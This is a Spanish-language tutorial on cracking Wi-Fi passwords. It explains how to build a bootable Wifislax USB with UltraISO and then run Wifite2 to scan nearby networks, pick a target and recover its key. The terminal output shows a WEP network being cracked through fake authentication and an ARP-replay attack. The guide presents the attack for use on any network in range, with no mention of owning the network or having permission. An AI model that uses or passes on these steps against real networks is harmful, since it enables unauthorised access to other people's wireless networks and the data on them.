



Como descifrar claves WIFI.


Para realizar esta práctica necesitaremos:

- USB(mínimo 4 GB)
- UltraISO (puede servir cualquier otro programa que nos permita crear livecd)
- Wifislax(sistema operativo)


1. Lo primero que debemos hacer es conectar nuestro USB a la máquina, después abrimos UltraISO. Buscaremos la ruta de Wifislax y lo seleccionaremos.




2. En UltraISO nos dirigimos a la sección **autoarranque** y seleccionamos **grabar imagen en disco**.




3. Seleccionaremos el USB en el apartado **Unidad**, Tildaremos en el boton **formato** para formatear nuestro USB y despues en **grabar** para instalar el sistema operativo.




4. Cuando hayamos terminado lo cerraremos todo y abriremos el USB, veremos que ahora solo contiene 2 carpetas (boot y wifislax), abrimos la carpeta boot y ejecutamos el archivo bootinst.




5. Abriremos un terminal y nos pedira pulsar cualquier tecla, pulsadla.



6. Cuando termine la instalación, cerramos y reiniciamos el equipo. Tendremos que entrar en la BIOS y seleccionar nuestro USB para que sea lo primero que inicie el equipo.



7. Cuando estemos dentro el sistema operativo nos dirigiremos a lo que seria el botón Inicio de Windows y entraríamos en Wifislax, Wireless, Wifite2.



8. Nos abrirá un terminal que escaneará las redes Wifi, si queremos que deje de escanear pulsamos Ctrl + C. Veremos una lista con todas las redes Wifi a las que tenemos acceso, dependiendo del color que tengan sabremos cuales tienen mejor conectividad y facilidad para descifrar.

```
root : sh : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

  ( )
  / \
 /   \
/     \

WiFi v2 (r86)
automated wireless auditor
designed for Linux

[+] target MAC address viewing enabled
[+] scanning for wireless devices...
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:00:02] scanning wireless networks. 0 targets and 0 clients found
```

```
root : sh : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

NUM  ESSID          BSSID          CH  ENCR  POWER  WPS?  CLIENT
---  -
1    AUTO_ONOWifi  00:26:5B:45:82:AA 13  WPA2  41db  no
2    0N082A0       00:26:5B:45:82:A8 13  WEP   41db  no
3    VodafoneA54F  E4:C1:46:B3:A5:50 6   WPA   39db  wps
4    Orange-ba85   5C:33:8E:01:24:36 6   WPA2  29db  wps
5    (24:A4:3C:A0:A2:0F) 24:A4:3C:A0:A2:0F 13  WPA   9db   no
6    0N06DFE       5C:35:3B:DB:EE:6E 9   WPA2  9db   wps

[0:00:11] scanning wireless networks. 6 targets and 0 clients found
```

9. Ya casi hemos terminado, para que el programa empiece a escanear una red tan solo tenemos que insertar el número que tiene la red en la lista. Esperamos a que el programa termine y al final nos mostrará la contraseña de la red.

```
5 (24:A4:3C:A0:A2:0F) 24:A4:3C:A0:A2:0F 13 WPA 9db no
6 0N06DFE 5C:35:3B:DB:EE:6E 9 WPA2 9db wps

[+] select target numbers (1-6) separated by commas, or 'all': 2

[+] 1 target selected.

[0:10:00] preparing attack "0N082A0" (00:26:5B:45:82:A8)
[0:10:00] attempting fake authentication (1/5)... success!
[0:10:00] attacking "0N082A0" via arp-replay attack
[0:06:12] started cracking (over 10000 ivs)
[0:05:24] captured 38990 ivs @ 598 iv/sec

[0:05:24] cracked 0N082A0 (00:26:5B:45:82:A8)! key: "1234567890"

[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
    cracked 0N082A0 (00:26:5B:45:82:A8), key: "1234567890"

[+] quitting

wifislax ~ #
```